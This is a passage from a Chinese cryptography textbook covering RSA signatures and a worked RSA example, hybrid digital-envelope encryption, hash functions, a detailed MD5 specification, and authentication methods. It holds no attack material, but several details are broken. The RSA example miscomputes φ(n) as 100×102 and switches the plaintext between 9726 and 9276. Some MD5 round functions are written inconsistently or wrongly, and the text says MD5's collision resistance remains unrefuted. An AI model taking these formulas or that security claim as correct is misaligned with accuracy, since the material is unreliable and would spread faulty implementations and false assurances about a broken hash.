$$x^{e_i} \equiv a \pmod{m_i} \tag{2.4}$$

密文 a 经不保密信道传送到用户 I，它利用自己的秘密密钥 d_i 按下式对密文 a 进行解密变换

$$a^{d_i} \equiv x \pmod{m_i} \tag{2.5}$$

以恢复明文 x。由上可见，利用幂剩余函数作上述变换，用户 J 和 I 成功地实现了公钥密码体制的保密通信。

假设用户 J 为防止用户 I 对其传送的信息 x 进行窜改，需要把附有它“签名”的信息传送给 I，则它首先用自己的秘密密钥（d_j，m_j）按下式对明文 x 进行一次变换

$$x^{d_j} \equiv s \pmod{m_j} \tag{2.6}$$

我们把利用用户自己的秘密密钥所进行的上述变换称为签名变换，明文 x 经签名变换产生了签名文本 s，显然 s 是密切依赖于明文 x 和 J 的秘密密钥(d_j,m_j)。

接着，用户 J 再利用接收方 I 的公钥(e_i,m_i)按下式对签名文本 s 进行一次公钥加密变换

$$s^{e_i} \equiv a(\mathrm{mod}\ m_i) \tag{2.7}$$

密文 a 经不保密信道传送到用户 I，用户 I 首先利用自己的秘密密钥 d_i 对接收到的密文 a 进行解密

$$a^{d_i} \equiv (s^{e_i})^{d_i} \equiv s\ (\mathrm{mod}\ m_i) \tag{2.8}$$

恢复签名文本 s，由于签名文本 s 是明文 x 经式(2.6)变换而得，因此，s 文本本身也是一堆无法读懂的杂乱符号的集合，但在 s 文本中附加某种明信息，以告诉接收者这是发送方 J 的签名文本。以便用户 I 利用用户 J 的公钥对 s 再按下式进行一次变换

$$s^{e_j} \equiv (x^{d_j})^{e_j} \equiv x\ (\mathrm{mod}\ m_j) \tag{2.9}$$

从而恢复明文 x。我们把利用发送方 J 的公钥进行的上述变换叫做译名变换。

由于接收方 I 同时保留了明文和签名文本对(x,s)，发送方 J 永远无法抵赖明文 x 是由他发送的，因为明文 x 是利用了他的公钥(e_j,m_j)对 s 文本进行变换获得的，而它的逆变换，即从明文 x 到 s 文本的变换，必须要用到只有用户 J 自己才掌握的他的秘密密钥(d_j,m_j)。

同理，接收方 I 也无法窜改(x,s)文本对。由于接收方无法知道发送方 J 的秘密密钥(d_j,m_j)，他无法实现从明文 x 到 s 文本的签名变换，因而也就无法在 x 文本中删去或增加任何内容，否则就破坏了(x,s)文本对的一致性。由上可见，利用幂剩余函数的特性，RSA 密码体制可以方便地实现加密-解密和签名-译名变换，成功地解决了发-收双方进行保密通信和就传送内容可能引起的争端，为在商业上广泛应用创造了重要条件。

2. RSA 密码体制中的基本算法

为了说明 RSA 方案是切实可行的，下面简要介绍加密、解密变换和参数选择中所用到的基本算法。

1) 加密和解密算法

在 RSA 方案中，式(2.4)和式(2.5)所示的加密-解密变换，以及式(2.6)和式(2.9)所示的签名-译名变换，实质上都是求解高次幂剩余，因此，可以利用重复平方和乘取模的算法求解。

2) 大素数的寻找

由于 RSA 方案中，每个用户所拥有的两个随机素数 p 和 q 十分大，一般可大到 100 位数，因此按一般算法寻找，是完全不切实际的，切实可行的是蒙特卡罗测试法，可以快速地找到所需大小的随机素数。

3) 秘密密钥 d 的选择

由解密变换式(2.5)可见，d 是整个方案的核心机密，一旦窃听者掌握了它，方案也就被破译了。为了防止窃听者利用直接搜索法破译出 d，d 必须选择得足够大。

为了保证式(2.5)所示的幂剩余变换是一一对应的变换，d 必须满足式(2.2)的要求。因此，当随机选择了一个大整数 d 后，必须利用欧几里德算法，求出 d 和$(p-1)\cdot(q-1)$的最大公因数。如最大公因数不等于 1，则用 d 加 1 代替 d，再求$(d,(p-1)\cdot(q-1))$，如此继续，直到$(d,(p-1)\cdot(q-1))=1$，则该 d 满足了式(2.2)要求。有时选取一个比 p 和

q 都大的素数作为 d，此时，d 必须满足式(2.2)的要求。

4) 公钥 e 的求解

为了保证式(2.4)和式(2.5)所示的加密-解密变换是一对互逆变换，公钥 e 必须满足式(2.3)的要求，即公钥 e 是以 $\phi(m)$ 为模的秘密密钥 d 的乘逆。

利用欧几里德算法，可以把 d 和 $\phi(m)$ 的最大公因数表示为它们的线性组合

$$(d,\phi(m)) = ud + v\phi(m) \tag{2.10}$$

该算法能自动给出比例常数 u 和 v，由于 $(d,\phi(m))=1$，因此，当上式对 $\phi(m)$ 取模时，即得

$$ud \equiv 1 \pmod{\phi(m)} \tag{2.11}$$

所以 u 就是以 $\phi(m)$ 为模的 d 的乘逆，即 u 就是要找的公钥 e。

由上可见，一旦知道了两个素数 p、q 和公钥 e，由于 $\phi(m)=(p-1)\cdot(q-1)$，所以，从式(2.10)能立即求得秘密密钥 d，因此，在 RSA 方案中，不仅把解密密钥 d 而且还要把两个大素数 p 和 q 视作为秘密密钥。

3. RSA 算法实例

例 2-5 用两个小素数 101 和 113 来建立一个简单的 RSA 算法。

① 选择两个素数 $p=101$ 和 $q=113$。

② 计算得 $n=p\times q=11413$，$\phi(n)=(p-1)\times(q-1)=100\times102=11200$。

③ 选择一个随机整数 $e=3533$，$e>1$ 且小于 $\phi(n)$ 并且与 $\phi(n)$ 互质。

④ 求出 d，使得 $de=1 \bmod 11200$ 且 $d<11200$，此处求得 $d=6597$，因为 $6597\times3533=2081\times11\,200+1$。

I 在一个目录中公开 $m=11413$ 和 $e=3533$，现假设 J 想发送明文 9726 给 I。

⑤ $S=9726$，计算 9276 模 11413 的 3533 次幂，$S^e=9276^{3533} \bmod 11\,413=5761$。即密文 $C=5761$。

⑥ 接收方收到密文 5761 后，计算 5761 模 11 413 的 6597 次幂：$S=C^d=5761^{6597} \bmod 11\,413$ 得到明文 9726。

2.3.3 对称与非对称密钥加密

非对称密钥加密(用接收方的公钥进行加密)解决了密钥协定与密钥交换问题，但并没有解决实际安全结构中的所有问题。具体地说，对称与非对称密钥加密还有其他一些差别，各有所长。下面总结一下这些技术的实际用法。

表 2-6 显示了对称与非对称密钥加密各有所长，也都有需要改进的问题。非对称密钥加密解决了伸缩性和密钥协定与密钥交换问题，但速度慢，而且产生比对称密钥加密更大的密文块(因为使用的密钥比对称密钥加密大，算法更复杂)。

一种优秀、安全的加密机制，应该达到下列目标：

- 解决方案完全安全。
- 加解密速度快。
- 生成的密文长度要小。
- 伸缩性要好，不能引入更多复杂性。
- 要解决密钥交换问题。

表 2-6　对称与非对称密钥加密

特　征	对称密钥加密	非对称密钥加密
加密/解密使用的密钥	加密/解密使用的密钥相同	加密/解密使用的密钥不同
加密/解密速度	快	慢
得到的密文长度	通常等于或小于明文长度	大于明文长度
密钥协定与密钥交换	大问题	没问题
所需密钥数与消息交换性	大约为参与者个数的平方，因此伸缩性不好	等于参与者个数，因此伸缩性好
参与者个数的关系用法	主要用于加密/解密(保密性)，不能用于数字签名(完整性与不可抵赖检查)	可以用于加密/解密(保密性)和用于数字签名(完整性和不可抵赖检查)

从前面的分析可知，对称与非对称密码体制各有优缺点。故实际中，通常把对称与非对称密钥加密结合起来，以提供高效的安全方案：

(1) 发送方利用对称密钥加密算法加密明文消息，产生密文消息。这个操作使用的密钥称为一次性对称密钥。

(2) 发送方用接收方的公钥加密该一次性对称密钥，这个过程称为对称密钥的密钥包装。

(3) 发送方把密文和加密的对称密钥一起放在数字信封中，并把该数字信封发给接收方。

(4) 接收方收到数字信封后，打开信封(里面包含发送方要传送的密文和加密的对称密钥)，用自己的私钥解密已加密的对称密钥，从而取得一次性对称密钥。

(5) 接收方用该一次性对称密钥解密密文，从而取得明文。

这种方法结合了对称与非对称密码体制的优缺点，十分高效，保密性很高。然而，非对称密码体制一样会出现公钥交换问题。前面，我们假设发送方知道接收方的公钥，接收方也知道发送方的公钥。如果也使用 Diffie-Hellman 密钥交换协议，一样会受到中间人攻击，从而使得到的公钥未必就是对方的真实公钥，而是有人伪造的公钥。为此，可以使用数字证书，利用公钥基础设施技术来解决公钥交换问题。

2.4　认证理论与技术

2.4.1　单向 Hash 函数

Hash 函数长期以来一直在计算机科学中使用，无论从数学上或别的角度看，Hash 函数就是把可变输入长度串(称为预映射，即 Pre-image)转换成固定长度(经常更短)输出串(称为 Hash 值)的一种函数。简单的 Hash 函数就是对预映射的处理，并且返回由所有输入字节异或组成的一个字节。

关键的问题是采集预映射的指纹产生一个值，这个值能够指出候选预映射是否与真实的预映射有相同的值。因为 Hash 函数是典型的多到一的函数，不能用它们来确定两个串一定相同，但可用它来得到准确性的合理保证。

单向 Hash 函数是在一个方向上工作的 Hash 函数，从预映射的值很容易计算其 Hash

值,但要产生一个预映射的值使其 Hash 值等于一个特殊值却是很难的。前面提到的 Hash 函数不是单向函数:已知一个特殊的字节值,要产生一个字节串使它的异或结果等于那个值是很容易的事情。用单向 Hash 函数不可能那样做。好的 Hash 函数也是无冲突的:难于产生两个预映射的值,使它们的 Hash 值相同。

Hash 函数是公开的,对处理过程不保密。单向 Hash 函数的安全性是它的单向性。无论怎么看,输出不依赖于输入。预映射的值的单个比特的改变,平均而言,将引起 Hash 值中一半的位改变。已知一个 Hash 值,要找到预映射的值,使它的 Hash 值等于已知的 Hash 值在计算上是不可行的。

单向 Hash 函数可以看做是构成指纹文件的一种方法。如果你想验证某人持有一特定的文件(你同时也持有该文件),但你并不想让他将文件传给你,那么,就要求他将该文件的单向 Hash 值传送给你,如果他传送的 Hash 值是正确的,那么几乎可以肯定地说他持有那份文件。

2.4.2 MD5 算法

MD5(Message Digest)算法(RFC1321)是 20 世纪 90 年代由 Rivest 所设计的散列函数算法。其中 MD 表示消息摘要,又称报文摘要。

MD5 不基于任何密码体制,它是直接构造压缩函数与迭代。

下面给出 MD5 算法的具体描述。

MD5 算法将任意长度的消息 m 作为输入,其散列值为 128 比特。




图 2-5 最后一个分组 m_l

第一步:将报文 m 分组,填充尾部的比特数目。假设 m 是任意的明文消息,将 m 分成 l 个小块 m_i,使每一分块的长度为 512 比特。在最后一个分组 m_l 的末尾的 64 比特上填充报文的比特数(二进制表示),如图 2-5 所示。

该报文 m 的长度为 n($n=n_{63},n_{62},\cdots,n_0$ 是 n 的二进制表示),即:

$$m = m_1 m_2 \cdots m_l$$

其中 $m_i(i=1,\cdots,l)$是 m 的一个分组。则在最后一个分组 m_i 的末位作如下填充。

填充方法是在消息的最后一个分组的尾部附加一个 1,后接若干个 0,即使消息的长度填充前已满足条件,则附加填充总是需要的。特别地,当明文消息 m 的长度$>2^{64}$时,那么仅仅使用低 64 比特填充,附加到最后一个分组 m_l 的末尾。

第一步:是预处理过程,使明文消息长度恰好是 512 比特的整数倍,即 l 个分组 m_1,m_2,$\cdots$,m_l,每一组长度为 512 比特。

第二步:设计数列迭代值的 4 个缓存器 A、B、C 和 D。每个缓存器的长度为 32 比特,记第三次迭代值为 h_i(A,B,C,D)共 128 比特,迭代初值 $i=0$ 时,缓存器 A、B、C 和 D 的状态如下(以十六进制表示):

$$A_0 = 01234567$$

$$B_0 = 89ABCDEF$$

$$C_0 = FEDCBA98$$

$$D_0 = 76543210$$

其中每一位都是 4 比特，即：

$$0=0000\quad 1=0001\quad 2=0010\quad 3=0011$$
$$4=0100\quad 5=0101\quad 6=0110\quad 7=0111$$
$$8=1000\quad 9=1001\quad A=1010\quad B=1011$$
$$C=1100\quad D=1101\quad E=1110\quad F=1111$$

缓存器主要用来存放 MD5 的中间值及最后结果。

第三步：设计散列迭代

$$h_i = f(h_{i-1}, m_i),\quad i=1,2,\cdots,l$$

这里的 f 称为 MD5 的压缩函数，输入 h_{i-1}[A,B,C,D]为 128 比特，m_i 为 512 比特，输出的第三次迭代值 h_i[A,B,C,D]为 128 比特。

将 512 比特的分组报文再分成 16 个小的分组，每个小组的长度为 32 比特，记为：

$$N[0]N[1]\cdots N[15]$$

分别与 h_{k-1}[A,B,C,D]的各个缓存器(32 比特)作 4 轮变换，这 4 轮变换分别记为 F、G、H 和 I，如图 2-6 所示。

图中$\oplus$表示模 2^{32} 的加法运算，每一轮变换对应一个非线性逻辑函数，分别记为：g_F(B,C,D)、g_G(B,C,D)、g_H(B,C,D)和 g_I(B,C,D)。

运算式按位操作：用 a、b、c 和 d 分别记 A、B、C 和 D 中同一位的比特值(0 或 1)，如图 2-7 所示。




图 2-6　4 轮变换




图 2-7　同一位的比特值

定义 4 个非线性逻辑函数为：

$$g_F = (b \wedge c) \vee (c \wedge \bar{d})$$

$$g_G = (b \wedge d) \vee (c \wedge \bar{d})$$

$$g_H = b \oplus c \oplus d$$

$$g_I = c \oplus (b \vee \bar{d})$$

其中，$\oplus$表示异或运算，$\wedge$ 表示与运算，$\vee$ 表示或运算，$-$ 表示非运算，其真值表如表 2-7 所示。

定义数组 $T[i]$，$i=1,2,\cdots,64$，每个长度为 32 比特，由 8 位(每一位 4 比特)组成：$T[i]=2^{32}|\text{Sin}(i)|$的整数部分，$i$ 的单位为弧度。上表给出了具体的计算结果。

表 2-7 真值表

b	c	d	g_F	g_G	g_H	g_I
0	0	0	0	0	0	1
0	0	1	1	0	1	0
0	1	0	0	1	1	0
0	1	1	1	0	0	1
1	0	0	0	0	1	1
1	0	1	0	1	0	1
1	1	0	1	1	0	0
1	1	1	1	1	1	0

定义移位操作$<<<S$表示长度为 32 比特的数循环左移 S 位，$>>>S$ 则表示长度为 128 比特的数循环右移 S 位。

上面定义的 4 个非线性逻辑函数，由三角函数 Sin(i)产生的函数 $T[i]$，以及移位操作$<<<S$，$>>>S$，在每一轮变换中都对 $i=0,1,\cdots,15$ 进行操作，共计 16 次。图 2-8 给出了在一轮中的第 i 此操作的示意图。




图 2-8 在一轮中的第 i 次操作示意图

图 2-8 中的 j 是 i 的函数，可见下面的具体说明。完成上面的主操作后，还要将 A，B，C，D 的级联作循环右移 32 位，所以对于一个具体的轮 g(B，C，D)第 i 步($i=0,1,2,\cdots,15$)的操作如下：

(1) $A \leftarrow B + (A + g(B,C,D) + N[j] + T[j]) <<< S_j$

(2) $ABCD \leftarrow (ABCD) >>> 32$

四轮 F、G、H、I 按顺序运算，共进行 64 次操作。设压缩函数的输入值 h_{i-1} 置于 ABCD 中，则经 64 次操作后 ABCD 的输出值 h_{i-1} 的模 2^{32} 相加便是 h_i 的值：

$$h_i \leftarrow h_{i-1} + ABCD$$

每次操作的 $N[j]$，$T[j]$，S_j 不但依赖于 i 且跟轮有关系，具体规定如下。

F 轮：

$$N[j] = N[\rho_1(i)],\rho_1(i) = i$$
$$T[j] = T[i]$$
$$S_j = S_1(i) = 7 + 5i(\mathrm{mod}\ 4)$$

G 轮：

$$N[j] = N[\rho_2(i)],\quad \rho_2(i) = (1 + 5i)(\mathrm{mod}\ 16)$$
$$T[j] = T[17 + i]$$

$$S_j = S_2(i) = 5 + 4i_1 + [3^{i_1 - 1}]$$

这里 $i_1 = i(\text{mod } 4)$ $[x]$表示 x 的整数部分。

H 轮：

$$N[j] = N[\rho_3(i)], \quad \rho_3(i) = (5 + 3i)(\text{mod } 16)$$
$$T[j] = T[33 + i]$$
$$S_j = S_3(i) = 4 * 4^{[i_1/2]} + 7\ (i_1(\text{mod } 2))$$

其中 $i_1 = i(\text{mod } 4)$。

I 轮：

$$N[j] = N[\rho_4(i)], \quad \rho_4(i) = 7i(\text{mod } 16)$$
$$T[j] = T[49 + i]$$
$$S_j = S_4(i) = 6 + 4i_1 + [3^{i_1 - 2}]$$

其中 $i_1 = i(\text{mod } 4)$。

消息 m 的散列函数 MD5 算法流程：

$\text{ABCD} \leftarrow \text{A}_0\text{B}_0\text{C}_0\text{D}_0$

$k = 1, 2, \cdots, l$

$N[0]N[1]\cdots N[15] \leftarrow m_k$

$h \leftarrow \text{ABCD}$

1. F 轮运算步骤

$i = 0, 1, \cdots, 15$

(1) $\rho_1(i) \leftarrow i$

(2) $j \leftarrow i(\text{mod } 4)$

$S_1(i) \leftarrow 7 + 5j$

(3) $u = 1, 2, \cdots, 32$

$h_u = (b_u \wedge c_u) \vee (\bar{b}_u \wedge d_u)$

(4) $g_F \leftarrow (h_{32}, h_{31}, \cdots, h_1)$

(5) $\text{A} \leftarrow \text{A} + g_F + N[\rho_1(i)] + T[i+1]\text{D}_0 <<< S_1(i) + \text{B}$

(6) $\text{ABCD} \leftarrow \text{ABCD} >>> 32$

2. G 轮运算步骤

$i = 0, 1, \cdots, 15$

(1) $\rho_2(i) \leftarrow (1 + 5i)(\text{mod } 16)$

(2) $j \leftarrow i(\text{mod } 4)$

$S_2(i) \leftarrow 5 + 4j + [3^{j-2}]$

(3) $u = 1, 2, \cdots, 32$

$h_u = (b_u \wedge c_u) \vee (\bar{b}_u \wedge d_u)$

(4) $g_G \leftarrow (h_{32}, h_{31}, \cdots, h_1)$

(5) $\text{A} \leftarrow \text{A} + g_G + N[\rho_2(i)] + T[17 + i] <<< S_2(i) + \text{B}$

(6) $\text{ABCD} \leftarrow \text{ABCD} >>> 32$

3. H 轮运算步骤

$i = 0, 1, \cdots, 15$

(1) $\rho_3(i) \leftarrow (5 + 3i)(\text{mod } 16)$

(2) $j \leftarrow i \pmod 4$

$S_3(i) \leftarrow 4 * 4[j/2] + 7 * (j \pmod 2)$

(3) $u = 1, 2, \cdots, 32$

$h_u = (b_u \oplus c_u \oplus d_u)$

(4) $g_H \leftarrow (h_{32}, h_{31}, \cdots, h_1)$

(5) $A \leftarrow A + g_H + N[\rho_3(i)] + T[33+i] <<< S_3(i) + B$

(6) $ABCD \leftarrow ABCD >>> 32$

4. I 轮运算步骤

$i = 0, 1, \cdots, 15$

(1) $\rho_4(i) \leftarrow 7i \pmod{16}$

(2) $j \leftarrow i \pmod 4$

$S_4(i) \leftarrow 6 + 4j + [3^{j-2}]$

(3) $u = 1, 2, \cdots, 32$

$h_u = c_u \oplus (b_u \oplus \bar{d}_u)$

(4) $g_I \leftarrow (h_{32}, h_{31}, \cdots, h_1)$

(5) $A \leftarrow A + g_I + N[\rho_4(i)] + T[49+i] <<< S_4(i)$

(6) $ABCD \leftarrow ABCD >>> 32$

(对第一个 k 完成 F,G,H,I 四轮的变换 $ABCD \leftarrow h + ABCD$)

k 循环下去,直到结束

$MD5 \leftarrow ABCD$

其中的加号+运算式是对模 2^{32} 定义的。

关于 MD5 的安全性分析,目前是基于对 MD5 的穷举攻击。Rivest 在 RFC1321 中推测,MD5 作为 128 比特的消息摘要是足够的。他指出,如果给出两个具有相同消息摘要的报文将需要 2^{64} 数量级的操作;而要寻找消息摘要与指定值相等的报文,将需要 2^{128} 数量级的操作。到现在,暂时还没有人推翻 Rivest 的猜想。安全散列函数(SHA)是由美国国家标准技术研究所(NIST)提出,并作为联邦信息处理标准(FIPS PUB 180)在 1993 年公布;1995 年又发布了一个修订版 FIPS PUB 180-1,通常称之为 SHA-1。SHA 是基于 MD4 算法的,并且它的设计在很大程度上是模仿 MD4 的。

2.5 身份认证技术

1. 身份认证的概念

身份认证是指如何确认信息网站系统用户的身份、用户的身份如何管理、身份信息如何存储等。

2. 认证技术

1) 身份验证技术

身份识别(identification)是指用户向系统出示自己的身份证明的过程。身份认证(authentication)是系统查核用户的身份证明的过程,实质上是查明用户是否具有他请求资源的存储和使用权。人们常把身份识别和身份认证这两项工作统称为身份验证,是判明和确认通信双方真实身份的两个重要环节。

单机状态下的身份认证概括起来有三种：根据人体生物特征进行身份认证，根据约定的口令等进行身份认证和根据硬件设备进行身份认证。

(1) 根据人体生物特征进行身份认证。这种方式是指通过计算机，利用人体所固有的生理特征或行为特征进行个人身份鉴定。与传统的身份鉴定手段相比，基于生物特征识别的认证技术具有以下优点：一是不易遗忘或丢失；二是防伪性能好，不易伪造或被盗；三是“随身携带”，随时随地可用。能够用来鉴别身份的生物特征应具有广泛性(每个人都应该具有这种特征)、唯一性(每个人拥有的特征应各不相同)、稳定性(所选择的特征应该不随时间变化而发生变化)和可采集性(所选择的特征应该便于测量)。目前，一些用于身份鉴别的生物统计特征主要有声纹、指纹、脸像、眼球虹膜、笔迹、步态、红外温谱图等。另外还有一些生物特征可以用于身份鉴别，包括耳形、DNA、视网膜、手形、掌纹、体味、足迹等。

(2) 根据约定的口令进行身份认证。口令认证必须具备一个前提：请求认证者必须具有一个识别标识(ID)，该识别标识必须在认证者的用户数据库(该数据库必须包括 ID 和口令)中是唯一的。同时，为了保证认证的有效性必须考虑以下问题：

① 请求认证者的口令必须是安全的，即满足口令只能允许相应 ID 的请求认证者知道，在认证者系统中必须保证口令的使用和存储是安全的。

② 在认证的过程中，必须保证口令的传输是安全的，即在传输过程中，口令不能被窃看、替换。

③ 请求认证者在向认证者请求认证前，必须确认认证者的真实身份。否则会把口令发给冒充的认证者。

使用口令的单向身份认证流程如下：

① 请求认证者和认证者之间作认证初始化，可在该过程中实现建立安全连接、确认认证者身份等(此步骤是可选的)。

② 请求认证者向认证者发送认证请求，认证请求中必须包括请求认证者的 ID 和口令。

③ 认证者接收 ID 和口令，在用户数据库中找出请求认证的 ID 和口令(若找不到相应的 ID，则跳过步骤④)。

④ 认证者比较两口令是否相同。

⑤ 认证者向请求认证者发回认证结果，请求认证者接收认证结果(此步骤是可选的)。

请求认证者的身份确认必须满足下面两个条件：一是请求认证者的 ID 必须在认证者的用户数据库中；二是请求认证者发送的口令与数据库中的口令相同。

(3) 硬件设备进行身份认证。目前，硬件设备身份认证大多采用卡式认证方式。卡式认证最早采用磁卡。磁卡中最重要的部分是磁道，不仅存储着数据，而且也存储着用户的身份信息。一般情况下，磁卡与个人 PIN 一起使用。在脱机系统中，PIN 以加密的形式存在磁卡中，识别设备读出卡中的身份信息，然后将其中的 PIN 解密，与用户输入的 PIN 比较，以决定磁卡持有者是否合法。在联机系统中，PIN 通常不存在磁卡上，而存在主机系统中，在鉴别时，系统将用户输入的 PIN 与主机中的 P1N 比较，由此判断其身份。

2) 数据签名技术

数据签名(或称电子签名)是公开密钥加密技术的一种应用。其使用方式是：报文的发送方从报文文本中生成一个 128 位的单向散列值(即 Hash 函数根据报文文本而产生的具有固定长度的单向 Hash 值)，有时这个单向散列值也叫做报文摘要，它与报文文本的数字

指纹或标准校验和相似。

发送方用自己的专用密钥对这个散列值进行加密来形成发送方的数字签名,这个数字签名将作为报文的附件和报文一起发送给报文的接收方。报文的接收方首先从接收到的原始报文中计算出128位的散列值,接着再用发送方的公开密钥来对报文附加的数字签名进行解密。如果两个散列值相同,那么接收方就能确认该数字签名是发送方的。通过数字签名能够实现对原始报文的鉴别和不可抵赖性。

数字签名机制提供了一种鉴别方法,普遍应用于银行、电子贸易等,以解决以下问题:

① 伪造:接收者伪造一份文件,声称是对方发送的。

② 抵赖:发送者或接收者事后不承认自己发送或接收过文件。

③ 冒充:网上的某个用户冒充另一个用户发送或接收文件。

④ 篡改:接收者对收到的文件进行局部的篡改。

3)公开密钥证明

公开密钥的证明有时也称做“数字 ID”、“数字证明”或“数字护照”。如果甲和乙通过Internet获得各自的公开密钥,他们需要对这些密钥进行认证,甲不能简单地向乙询问其公开密钥,因为在网络上可能存在第三者截获甲的请求,并发送它自己的公开密钥,如此第三者可以阅读甲传送给乙的所有消息。因此,需要一个第三方的认证机构(Certificate Authority,CA),使甲即使是通过不安全的通信渠道,也能够借助它可靠地获取乙的公开密钥。CA为乙的公开密钥生成一个证书(Certificate),也称为数字签名。证书一般包括一个公钥及其有效期、姓名、发证机构、序列号和发证者的数字签名。任何人都可以获取乙的公开密钥,并利用该证书作为验证公开密钥的根据。

在网络上,证书的作用就像公民的护照、司机的驾驶执照、学生的学生证,网上的某些服务仅对持有证书的用户提供服务。

使用公开密钥签名算法的身份认证必须具有以下前提:

① 请求认证者必须具有使用私钥实现数字签名的功能。

② 认证者必须具有使用公钥验证数字签名的功能。

③ 认证者必须具有产生随机数的功能,而且随机数的质量必须达到一定要求。

④ 用于实现数字签名和验证数字签名的密钥对必须与进行认证的一方唯一对应。

